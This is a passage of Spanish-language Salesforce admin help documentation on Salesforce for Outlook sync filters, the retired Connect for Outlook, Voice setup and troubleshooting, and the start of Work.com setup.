Los conjuntos de datos son subconjuntos de los registros de Salesforce que los usuarios de Salesforce for Outlook pueden sincronizar. Consisten en filtros que limitan los registros que se van a sincronizar. Por ejemplo, puede que desee permitir a determinados usuarios sincronizar todos los contactos, pero permitir a otros usuarios que sincronicen únicamente los contactos relacionados con sus equipos de oportunidades. Además, puede filtrar por los campos de los registros, como permitir que los usuarios sincronicen únicamente los contactos relacionados con cuentas y oportunidades específicas.

En la página de detalles de la configuración de Outlook se muestra un resumen de los filtros actuales de la configuración.

Nota: Si su empresa utiliza Cifrado de plataforma, no puede establecer filtros en los campos que ha cifrado. En caso contrario, Salesforce for Outlook no puede sincronizar contactos, eventos o tareas para usuarios asignados a esa configuración.

1. Definir un conjunto de datos para su configuración.
2. En Filtrar por propiedad de registro, especifique los contactos que los usuarios pueden sincronizar.
3. Si selecciona **Contactos seleccionados**, puede limitar aún más los contactos sincronizados por los usuarios.

| Para | Para permitir a los usuarios sincronizar | Seleccionar |
|---|---|---|
| Contactos | Todos los contactos de su propiedad | `Registros de usuario` |
| | Todos los contactos de su propiedad y de la de sus subordinados en la jerarquía de funciones. | `Registros de equipo de usuario` |
| Contactos en Oportunidades | Contactos relacionados con sus oportunidades | `Registros de usuario` |
| | Todos los contactos relacionados con oportunidades de su propiedad y de la de sus subordinados en la jerarquía de funciones. | `Registros de equipo de usuario` |
| | Contactos relacionados con oportunidades donde son miembros de equipos de oportunidades pero no oportunidades propiedad de los usuarios. | `Registros de equipo de oportunidades del usuario` |
| Contactos en Cuentas | Contactos relacionados con sus cuentas | `Registros de usuario` |

| Para | Para permitir a los usuarios sincronizar | Seleccionar |
|---|---|---|
| | Todos los contactos relacionados con cuentas de su propiedad y de la de sus subordinados en la jerarquía de funciones. | `Registros de equipo de usuario` |
| | Contactos relacionados con cuentas donde son miembros de equipos pero no cuentas propiedad de los usuarios. | `Registros de equipo de cuentas del usuario` |

4. En Filtrar por campos y objetos adicionales, agregue filtros a nivel de campo que necesite.
   a. Seleccione un objeto y un campo dentro de ese objeto.
   b. Seleccione el operador de filtro correcto.
   c. Introduzca un valor para el campo seleccionado.
5. Para agregar un nuevo filtro, haga clic en **Agregar fila**; para eliminar la última en la lista, haga clic en **Eliminar fila**.
6. En Otros contactos para incluir, puede elegir la sincronización automática de contactos de Chatter para los usuarios de esta configuración. Para hacerlo, seleccione `Sincronizar los contactos que siguen los usuarios en Chatter`.

## Filtros de contactos de Salesforce for Outlook

Los filtros de contactos controlan el número de registros que los usuarios de Salesforce for Outlook pueden sincronizar entre Outlook y Salesforce. Tenga en cuenta los siguiente cuando utilice filtros de contactos.

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

- Los criterios que especifique se basan en AND. Es decir, si se especifican varios criterios, el resultado incluirá solamente aquellos registros que los cumplan todos.
- Si especifica una fecha, utilice el formato permitido por la configuración `Regional`. También puede utilizar valores especiales de fecha como HOY, LA SEMANA QUE VIENE, EL AÑO QUE VIENE, LOS ÚLTIMOS <number> DÍAS, etc.
- Utilice comillas en los números u otros datos que incluyan comas. Por ejemplo *`Importe igual a "10.000"`* devuelve registros con un importe de $10.000 pero *`Importe igual a 10.000`* devuelve $10.000 así como $10 y $0.
- Cuando utilice los operadores "menor que", "mayor que", "menor o igual que" o "mayor o igual que" en campos que tengan valores numéricos, los registros con valores en blanco o "nulos" se devuelven como si su valor fuera cero (0).
- Para limitar los resultados a los registros que estén en blanco o contengan valores "nulos" para un campo concreto, seleccione el campo y los operadores "igual a" o "no igual a", dejando el tercer campo en blanco. Por ejemplo, *`Importe igual a`* devuelve registros con campos de importe en blanco. Puede buscar valores en blanco u otros valores especificados al mismo tiempo. Por ejemplo, *`Importe igual a 1,2`* devuelve registros donde `Importe` está en blanco o contiene el valor "1" o "2". Por ejemplo, si crea un filtro de flujo de trabajo para cuentas con el criterio *`Ingresos anuales menores de 100.000`*, los registros de cuentas coinciden si sus `Ingresos anuales` están en blanco.
- Para buscar números de teléfono, incluya el formato exacto de números de teléfono, por ejemplo, *`El teléfono empieza por (561)`*.
- Separe los términos de búsqueda por comas para filtrar por más de un valor. Puede introducir un máximo de 80 caracteres, incluidas las comas y los espacios. Por ejemplo, para buscar cuentas de California, Nueva York o Washington, use *`Estado continente CA, NY, WA`*.

- Al filtrar campos de área de texto largo estándar, como es el caso de `Descripción`, sólo se buscarán los primeros 1.000 caracteres del campo.
- Puede utilizar el botón **Obtener recuento de registros** para comprobar cuántos registros se sincronizarán para un usuario de muestra de Salesforce for Outlook basado en los filtros de configuración.
- Si necesita hacer referencia a la información del usuario en sus filtros de contactos, puede agregarles los siguientes campos de combinación.

| Campo de combinación | Descripción |
|---|---|
| `$User.ID` | Hace referencia al Id. del usuario actual. Este campo de combinación puede aplicarse a los campos que contienen una búsqueda de usuarios. Los operadores válidos para este campo de combinación son "igual a" y "no igual a". Cuando se crean filtros de vista de Mobile que hacen referencia a un campo de propietario, sólo puede utilizar el campo de combinación `$User.ID`. |
| `$User.Username` | Hace referencia al nombre de usuario del usuario actual. Este campo de combinación puede aplicarse a cualquier campo de texto o búsqueda, excepto las listas de selección. Los operadores válidos para este campo de combinación son "igual a", "no igual a", "mayor o igual que", "menor o igual que", "contiene", "no contiene" y "comienza por". |
| `$User.Firstname` | Hace referencia al nombre del usuario actual. Este campo de combinación puede aplicarse a cualquier campo de texto o búsqueda, excepto las listas de selección. Los operadores válidos para este campo de combinación son "igual a", "no igual a", "mayor o igual que", "menor o igual que", "contiene", "no contiene" y "comienza por". |
| `$User.Lastname` | Hace referencia a los apellidos del usuario actual. Este campo de combinación puede aplicarse a cualquier campo de texto o búsqueda, excepto las listas de selección. Los operadores válidos para este campo de combinación son "igual a", "no igual a", "mayor o igual que", "menor o igual que", "contiene", "no contiene" y "comienza por". |
| `$User.Fullname` | Hace referencia al nombre y apellidos del usuario actual. Este campo de combinación puede aplicarse a cualquier campo de texto o búsqueda, excepto las listas de selección. Los operadores válidos para este campo de combinación son "igual a", "no igual a", "mayor o igual que", "menor o igual que", "contiene", "no contiene" y "comienza por". |

## Introducir filtros de eventos para Lightning Sync y Salesforce for Outlook

Los conjuntos de datos son subconjuntos de los registros de Salesforce que los usuarios de Salesforce for Outlook pueden sincronizar. Consisten en filtros que limitan los registros que se van a sincronizar. Por ejemplo, puede que la mayoría de los usuarios sólo sincronicen los eventos actuales y futuros, mientras otros usuarios necesiten sincronizar también los eventos pasados. Los eventos de sincronización de Salesforce for Outlook se basan en sus fechas de finalización en lugar de en sus fechas de inicio. Por ejemplo, si sincroniza eventos actuales y futuros únicamente, un evento de dos días que comenzó ayer, se sincronizará.

La sección Conjuntos de datos de la página de detalles Configuración de Outlook muestra un resumen de los filtros del evento actual de la configuración.

1. Definir un conjunto de datos para su configuración.
2. En Eventos, introduzca uno de estos filtros en el campo `Superior o igual a`.
   - *`TODAY`*: se sincronizan los eventos que finalizan hoy o después de hoy. La hora de inicio es a las 12:00 de la mañana.
   - *`LAST MONTH`*: se sincronizan los eventos que han finalizado el primer día del mes anterior o después.
   - *`LAST N DAYS`*: se sincronizan los eventos que han finalizado en o después de un número especificado de días, como *`LAST 30 DAYS`*.
3. Puede utilizar el botón **Obtener recuento de registros** para comprobar cuántos registros se sincronizarán para un usuario de muestra de Salesforce for Outlook basado en los filtros de configuración.
4. Guardar el conjunto de datos.

Nota: Los siguientes elementos no se sincronizan: eventos de día completo que comienzan el primer día configurado para la sincronización y asistentes a eventos. Los eventos de varios días se sincronizan como eventos únicos en ambas direcciones. Los eventos para varios días se sincronizan.

### EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

### PERMISOS DE USUARIO

Para visualizar las configuraciones:
- "Ver parámetros y configuración"

Para crear, modificar y eliminar configuraciones:
- "Gestionar configuraciones de cliente de correo electrónico"

Para crear, modificar o eliminar conjuntos de datos:
- La dirección de sincronización no puede ser *`No sincronizar`*.


# Crear filtros de tareas de Salesforce for Outlook

Especifique qué tareas sincronizar entre Microsoft® Outlook® y Salesforce para sus equipos de ventas.

Los conjuntos de datos son subconjuntos de los registros de Salesforce que los usuarios de Salesforce for Outlook pueden sincronizar. Consisten en filtros que limitan los registros que se van a sincronizar. Por ejemplo, la mayoría de usuarios pueden sincronizar tareas pasadas, mientras que otros usuarios sincronizan sólo tareas actuales y futuras. Las tareas de sincronización de Salesforce for Outlook se basan en sus fechas de vencimiento en lugar de en sus fechas de inicio. Por ejemplo, si sincroniza tareas actuales y futuras únicamente, una tarea que comenzó ayer se sincronizará.

La sección Conjuntos de datos de la página de detalles Configuración de Outlook muestra un resumen de los filtros de la tarea actual de la configuración.

1. Definir un conjunto de datos para su configuración.
2. En Tareas, introduzca uno de estos filtros en el campo `Superior o igual a`.
   - *`TODAY`*: se sincronizan las tareas que vencen hoy o después de hoy. La hora de inicio es a las 12:00 de la mañana.
   - *`LAST MONTH`*: se sincronizan las tareas que han vencido el primer día del mes anterior o después.
   - *`LAST N DAYS`*: se sincronizan las tareas que han finalizado en o después de un número especificado de días, como *`LAST 30 DAYS`*.
3. Seleccione si sincronizar tareas recurrentes de Salesforce en Outlook.




4. Puede utilizar el botón **Obtener recuento de registros** para comprobar cuántos registros se sincronizarán para un usuario de muestra de Salesforce for Outlook basado en los filtros de configuración.
5. Guardar el conjunto de datos.

Nota: Salesforce for Outlook no sincroniza todo tipo de tarea. Estos tipos de tareas nunca se sincronizan:

- Tareas recurrentes de Outlook en Salesforce
- Tareas completadas, si se marcan como completadas antes de las sincronizaciones de Salesforce for Outlook
- Tareas creadas automáticamente cuando marca un correo electrónico o contacto para su seguimiento

## EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

## PERMISOS DE USUARIO

Para visualizar las configuraciones:
- "Ver parámetros y configuración"

Para crear, modificar y eliminar configuraciones:
- "Gestionar configuraciones de cliente de correo electrónico"

Para crear, modificar o eliminar conjuntos de datos:
- La dirección de sincronización no puede ser *`No sincronizar`*.

## Conjuntos de datos de ejemplo de Lightning Sync y Salesforce for Outlook

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

Debido a que los usuarios con la misma función normalmente tienen los mismos requisitos de sincronización de datos, muchos administradores crean configuraciones de sincronización en base a sus cargos en la organización. A continuación se muestran conjuntos de datos de ejemplo para grupos de Salesforce comunes. Sus usuarios de Salesforce for Outlook y Lightning Sync tienen necesidades exclusivas, pero puede utilizar estos ejemplos como referencia para ayudarle a empezar a crear configuraciones de Outlook (para usuarios de Salesforce for Outlook) y configuraciones de Lightning Sync (para usuarios de Lightning Sync).

**Gerente de ventas**

Los gerentes de ventas normalmente necesitan ver los registros que poseen y los registros de sus usuarios subordinados. Además, necesitan ver la información de contacto más reciente de cualquier persona asociada con posibles contratos de gran tamaño en las oportunidades en curso y cualquier próxima reunión que pueda estar relacionada con dichos posibles contratos. También pueden desear tener sus contactos de Chatter en Outlook.

Configuración de ejemplo de Outlook para Gerentes de ventas:

```
Contacts
 Contacts: User's Records, User's Team's Records
 Contacts on Opportunities: User's Team's Records
 Contacts on Accounts: User's Team's Records
 Contacts in Chatter: Records User is Following

Events
 Events: User's Records
  Date greater or equal TODAY
Tasks
 Tasks: User's Records
  Date greater or equal TODAY
```

**Ingeniero de ventas**

Los ingenieros de ventas a menudo solo necesitan los contactos que poseen y los otros miembros de sus equipos de oportunidades. También es posible que deseen sus contactos de Chatter, un registro de las reuniones del mes pasado y una programación de todas las reuniones futuras.

Configuración de ejemplo de Outlook para Ingenieros de ventas:

```
Contacts
 Contacts: User's Records
 Contacts on Opportunities: User's Opportunity Teams' Records
 Contacts in Chatter: Records User is Following

Events
 Events: User's Records
  Date greater or equal LAST MONTH

Tasks
 Tasks: User's Records
  Date greater or equal LAST MONTH
```

**Ejecutivo de cuentas**

Los ejecutivos de cuentas necesitan ver los contactos relacionados con sus cuentas y oportunidades. Las oportunidades se filtran de modo que solo los contactos relacionados con oportunidades abiertas con una probabilidad superior al 40% se sincronizan. También puede que deseen sincronizar sus contactos de Chatter, todas las reuniones futuras, así como todas las reuniones de los últimos dos meses.

Configuración de ejemplo de Outlook para Ejecutivos de cuentas:

```
Contacts
 Contacts on Opportunities: User's Records
  (Probability (%) greater than 40) AND (Stage not equal to Closed Won,Closed Lost
 Contacts on Accounts: User's Records
 Contacts in Chatter: Records User is Following

Events
 Events: User's Records
  Date greater or equal LAST 60 DAYS

Tasks
 Tasks: User's Records
  Date greater or equal LAST 60 DAYS
```

## Comprobar el tamaño de los conjuntos de datos de Salesforce for Outlook

Puede utilizar el botón **Obtener recuento de registros** para comprobar cuántos registros se sincronizarán para un usuario de muestra de Salesforce for Outlook basado en los filtros de configuración. Si los números son demasiado altos o bajos, puede ajustar los filtros y volver a comprobar el tamaño. El recuento máximo de registros es de 5.000 por objeto.

1. Defina un conjunto de datos para su configuración.
2. En Tamaño del conjunto de datos, haga clic en el icono de búsqueda junto al campo `Usuario`.
3. Seleccione un usuario. Para comprobar el tamaño máximo, seleccione un usuario que posea varios registros, incluso uno que no esté asignado actualmente a la configuración.
4. Haga clic en **Obtener recuento de registros**. Aparecerá el número de registros que se sincronizarán entre Outlook y Salesforce para ese usuario.
5. Ajuste los filtros o el usuario seleccionado y vuelva a comprobar el conjunto de datos según sea necesario. No se guardará nada hasta que haga clic en **Guardar**.

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para visualizar conjuntos de datos de Outlook:

- "Ver parámetros y configuración"

Para comprobar los conjuntos de datos de Outlook:

- "Gestionar configuraciones de cliente de correo electrónico"

# Realizar un seguimiento de las versiones de Salesforce for Outlook que sus usuarios ejecutan

Vea rápidamente qué versiones de Salesforce for Outlook están ejecutando sus usuarios desde el informe Historial de inicio de sesión.

1. En Configuración, introduzca *Historial de inicio de sesión* en el cuadro Búsqueda rápida y, a continuación, seleccione **Historial de inicio de sesión**.


## EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

## PERMISOS DE USUARIO

Para ejecutar informes:
- "Ejecutar informes"




2. Vea la versión de cada usuario de Salesforce for Outlook en las columnas Versión de cliente y Aplicación.

# Connect for Outlook: Retirado

## Connect for Outlook (Retirado)

Antes de interesarse por nuestro antiguo producto retirado de Connect for Outlook, le instamos a explorar alguno de nuestros productos de integración de Microsoft basados en escritorio o en la Nube: Lightning for Outlook o Salesforce for Outlook.

**Importante:** Con Winter '16, hemos retirado Connect for Outlook. Esto significa que el producto ya no guarda sus correos electrónicos ni sincroniza sus contactos, eventos y tareas entre Microsoft® Outlook® y Salesforce.

Pero no se preocupe Aumente su productividad al migrar a Lightning for Outlook o Salesforce for Outlook. Colabore con su administrador de Salesforce para determinar qué producto es mejor para usted y sus compañeros de trabajo.

## ¿Cómo puedo desinstalar Connect for Outlook?

**Importante:** Con Winter '16, hemos retirado Connect for Outlook. Esto significa que el producto ya no guarda sus correos electrónicos ni sincroniza sus contactos, eventos y tareas entre Microsoft® Outlook® y Salesforce.

Pero no se preocupe Aumente su productividad al migrar a Lightning for Outlook o Salesforce for Outlook. Colabore con su administrador de Salesforce para determinar qué producto es mejor para usted y sus compañeros de trabajo.

1. Cerrar Microsoft® Outlook®.
2. En Windows®, abrir el panel de control.
3. Seleccione la opción para desinstalar programas.
4. Desplácese a Salesforce Outlook Edition y siga las indicaciones para desinstalarlo.

# Configurar Voice

Voice permite a los usuarios acceder a las funciones de telefonía directamente en Salesforce.

Para utilizar Voice en su organización:

1. Requisitos previos de Voice
   Planifique su implementación antes de activar Voice en su organización.
2. Activar Voice
   Active Voice desde la página Configuración de Voice en Lightning Experience.
3. Crear un conjunto de permisos con funciones de Voice
   Asigne a la aplicación Voice permisos con un conjunto de permisos personalizado.
4. Asignar el conjunto de permisos de Voice a usuarios
   Asigne las licencias de Voice a usuarios desde Configuración.
5. ¿Cómo gestiono el uso de Voice?
   Vea el uso de Voice de su organización desde Configuración.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Voice está disponible por un coste adicional como licencia complementaria.

# Requisitos previos de Voice

Planifique su implementación antes de activar Voice en su organización.

Lo mejor es tener una red dedicada para sus llamadas de Voice. Recomendamos tener al menos 10 kbps por sesión de Voice disponibles, pero tener más de 500 kbps+ por sesión de Voice es lo óptimo.

Los navegadores compatibles con Voice incluyen las versiones más recientes de Chrome, Firefox y Edge. También es necesario abrir puertos en su equipo y cortafuegos de red para que Voice funcione. Asegúrese de que los siguientes puertos no están bloqueados:

- TCP: puertos 80 y 443
- UDP: todos los puertos entre 10.000 y 60.000

El producto Voice incluye las siguientes limitaciones en estos momentos:

- Las funciones de Voice están disponibles en Lightning Experience en equipos de escritorio únicamente.
- Los números de teléfono en informes y paneles no pueden marcarse directamente con Voice.
- Las llamadas salientes solo se admiten en Estados Unidos y Canadá.
- Cada licencia dispone de un número dedicado. Para cambiarlo, un administrador puede liberar el número, y el usuario de Voice puede luego reasignarse otro número. Los administradores pueden liberar y sustituir como máximo un único número para cada usuario al mes.
- Voice no admite en estos momentos tipos de registros. Si algún usuario tiene varios tipos, se selecciona el primero de forma predeterminada.

Antes de iniciar el proceso de implementación, Salesforce debe activar los permisos de Voice y aprovisionar licencias de Voice para su organización. Su contacto de Salesforce coordina esto con usted, pero puede comprobar si su organización tiene licencias de Voice disponibles. En Configuración, introduzca *Información de empresa* en el cuadro Búsqueda rápida y, a continuación, seleccione **Información de empresa** y busque **Usuario saliente de Voice**, **Minutos de Voice** y **Usuario saliente de Voice** bajo Licencias de conjuntos de permisos.

## EDICIONES

Disponible en: Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Voice está disponible por un coste adicional como licencia complementaria.

## PERMISOS DE USUARIO

Para activar las funciones de Voice:

- "Personalizar aplicación"

Para asignar conjuntos de permisos:

- "Asignar conjuntos de permisos"

Para gestionar usuarios:

- "Gestionar usuarios"

  Y

  "Gestionar perfiles y conjuntos de permisos"

# Activar Voice

Active Voice desde la página Configuración de Voice en Lightning Experience.

1. Desde Configuración, introduzca *Configuración de Voice* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de Voice**.
2. Active Voice.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Voice está disponible por un coste adicional como licencia complementaria.

PERMISOS DE USUARIO

Para activar las funciones de Voice:
- "Personalizar aplicación"

# Crear un conjunto de permisos con funciones de Voice

Asigne a la aplicación Voice permisos con un conjunto de permisos personalizado.

1. En Configuración, introduzca *Conjuntos de permisos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Conjuntos de permisos**.
2. Haga clic en **Nuevo**.
3. Introduzca un nombre para el conjunto de permisos.

   Al asignarle el nombre *Voice* se facilita su identificación.

   Nota: El menú desplegable Licencia debe tener **Ninguna** seleccionado. No seleccione una licencia de usuario específica para el conjunto de permisos.
4. Haga clic en **Guardar**.
5. Haga clic en **Permisos de aplicaciones**.
6. Haga clic en **Modificar**.
7. Seleccione **Acceder a minutos de voz**, **Acceder a llamadas salientes de voz** y (si procede) **Acceder a llamadas entrantes de voz**.
8. Haga clic en **Guardar**.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Voice está disponible por un coste adicional como licencia complementaria.

PERMISOS DE USUARIO

Para crear conjuntos de permisos:
- "Gestionar perfiles y conjuntos de permisos"

# Asignar el conjunto de permisos de Voice a usuarios

Asigne las licencias de Voice a usuarios desde Configuración.

1. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.
2. Seleccione un usuario.
3. En la lista relacionada de Asignaciones de licencia de conjuntos de permisos, haga clic en **Modificar asignaciones**.
4. Asigne las licencias de usuario Minutos de Voice, Usuario saliente de Voice y (si procede) Usuario entrante de Voice y haga clic en **Guardar**.
5. En la lista relacionada de asignaciones de conjuntos de permisos, haga clic en **Modificar asignaciones**.
6. Agregue el conjunto de permisos Voice bajo Conjuntos de permisos activados y haga clic en **Guardar**.
7. Repita el proceso para otros usuarios a los que desee otorgar acceso de Voice.

   El número de conjuntos de permisos que puede asignar está limitado por el número de licencias de funciones que haya adquirido.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Voice está disponible por un coste adicional como licencia complementaria.

PERMISOS DE USUARIO

Para asignar conjuntos de permisos:

- "Asignar conjuntos de permisos"

# ¿Cómo gestiono el uso de Voice?

Vea el uso de Voice de su organización desde Configuración.

En Configuración, introduzca *Informe de uso* en el cuadro Búsqueda rápida y, a continuación, seleccione **Informe de uso**.

La página muestra el total de minutos utilizados por su organización este mes y el mes pasado. Puede ver el uso por fecha, y también ordenar y filtrar los datos de uso.

Liberar un número de Voice

Libere un número desde la página Gestión de números en Configuración.

Sugerencias para la solución de problemas de Voice

Asegúrese de que su entorno está configurado para utilizar Voice, y de que dispone de la versión más reciente de Chrome, Firefox o Edge.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Voice está disponible por un coste adicional como licencia complementaria.

## Liberar un número de Voice

Libere un número desde la página Gestión de números en Configuración.

Una vez que libere un número, no podrá recuperarse. Aún podrá acceder a los datos de llamadas, pero no podrá realizar llamadas con el número. Los administradores pueden liberar como máximo un único número para cada usuario al mes.

1. En Configuración, introduzca `Gestión de números` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Gestión de números**.
2. Haga clic en junto a un número.
3. Haga clic en **Liberar**.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Voice está disponible por un coste adicional como licencia complementaria.

PERMISOS DE USUARIO

Para activar las funciones de Voice:

- "Personalizar aplicación"

## Sugerencias para la solución de problemas de Voice

Asegúrese de que su entorno está configurado para utilizar Voice, y de que dispone de la versión más reciente de Chrome, Firefox o Edge.

| Problema | Soluciones potenciales |
| --- | --- |
| No puedo realizar una llamada. | • Asegúrese de que tiene una conexión de red.<br>• Asegúrese de que otorgó a su navegador permiso para acceder a su micrófono.<br>• Compruebe que Voice está configurado adecuadamente en su organización. Para obtener más información sobre la configuración inicial, consulte "Requisitos previos de Voice" en la Ayuda de Salesforce. |
| El audio está entrecortado en mi llamada. | Compruebe la calidad de su conexión de red. Lo mejor es utilizar una red de alta velocidad o separada para la actividad de llamadas, o priorizar el tráfico de Voice en su red. |
| Solo se recibe el audio en un lado (en cualquier extremo). | • Asegúrese de que su micrófono y altavoz están conectados y activados, y que su micrófono no está silenciado.<br>• Compruebe que abrió los puertos correctos en su equipo y cortafuegos de su red. |
| La calidad del audio es deficiente en mi llamada. | • Utilice unos auriculares analógicos en lugar de auriculares inalámbricos o móviles. |

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Voice está disponible por un coste adicional como licencia complementaria.

| Problema | Soluciones potenciales |
| --- | --- |
| | • Pruebe a reducir el ruido en su zona, y atienda llamadas en una ubicación silenciosa.<br>• Ajuste el volumen del micrófono y los altavoces.<br>• Si está utilizando una conexión inalámbrica, cambie a una conexión cableada con el ancho de banda adecuado.<br>• Cierre aplicaciones adicionales y fichas de navegador para garantizar que su equipo dispone de los recursos suficientes para realizar una llamada de calidad. |

# Configuración de Work.com

## Descripción general de la implementación de Work.com

Work.com es un conjunto de herramientas de administración de ventas y servicios que ayuda a los gestores y equipos a aprender más rápido y tener un mejor rendimiento.

Work.com tiene varias funciones que ayudan a sus equipos de ventas y servicio. Esto incluye el reconocimiento aparejado a premios reales, objetivos detallados y apoyo en tiempo real, así como revisiones de rendimiento con funciones completas.

Tras recibir sus licencias de Work.com, tendrá que configurar Work.com realizando las actividades siguientes.

- Asigne un administrador de Work.com para completar el proceso de configuración.
- Active las preferencias de las funciones de Work.com.
- Configure permisos para las funciones de Work.com con perfiles o conjuntos de permisos.
- Asigne licencias de Work.com a usuarios.
- Configure funciones Work.com para su organización.

EDICIONES

Disponible en: Salesforce Classic

**Work.com** está disponible como licencia complementaria para **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** o **Developer Edition**, y se incluye en **Performance Edition**.

CONSULTE TAMBIÉN

Requisitos previos
Asignar un administrador de Work.com
Activación de funciones de Work.com
Acceso a funciones de Work.com
Tipos de licencias de Work.com
Descripción general de funciones de Work.com

# Requisitos previos

PERMISOS DE USUARIO

| | |
|---|---|
| Para activar las funciones de Work.com: | "Personalizar aplicación" |
| Para asignar conjuntos de permisos: | "Asignación de conjuntos de permisos" |
| Para asignar perfiles: | "Gestionar usuarios" |
| Para configurar la seguridad a nivel de campo: | "Gestionar conjuntos de permisos y perfiles"<br>Y<br>"Personalizar aplicación" |
| Para ver la ficha Calibración: | "Activar calibración de Work.com" |

EDICIONES

Disponible en: Salesforce Classic

**Work.com** está disponible como licencia complementaria para **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** o **Developer Edition**, y se incluye en **Performance Edition**.

Planifique su implementación antes de activar Work.com en su organización.

Antes de iniciar el proceso de implementación, Salesforce debe activar los permisos de Work.com y aprovisionar licencias de Work.com para su organización. Su contacto de Salesforce coordinará estos puntos, pero puede comprobar si su organización tiene licencias de Work.com disponibles. En Configuración, introduzca *Información de la empresa* en el cuadro Búsqueda rápida y, a continuación, seleccione **Información de la empresa** y compruebe el usuario de Work.com en **Licencias de función**.

Nota: Recomendamos que active Chatter sin importar la edición que esté utilizando su organización. Muchas funciones de Work.com utilizan las noticias en tiempo real de Chatter para notificar e interactuar con usuarios. Para confirmar que Chatter está activado, en Configuración, introduzca *Configuración de Chatter* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de Chatter** y compruebe que Configuración de Chatter está activada.

CONSULTE TAMBIÉN

Asignar un administrador de Work.com

# Activación de Work.com

## Asignar un administrador de Work.com

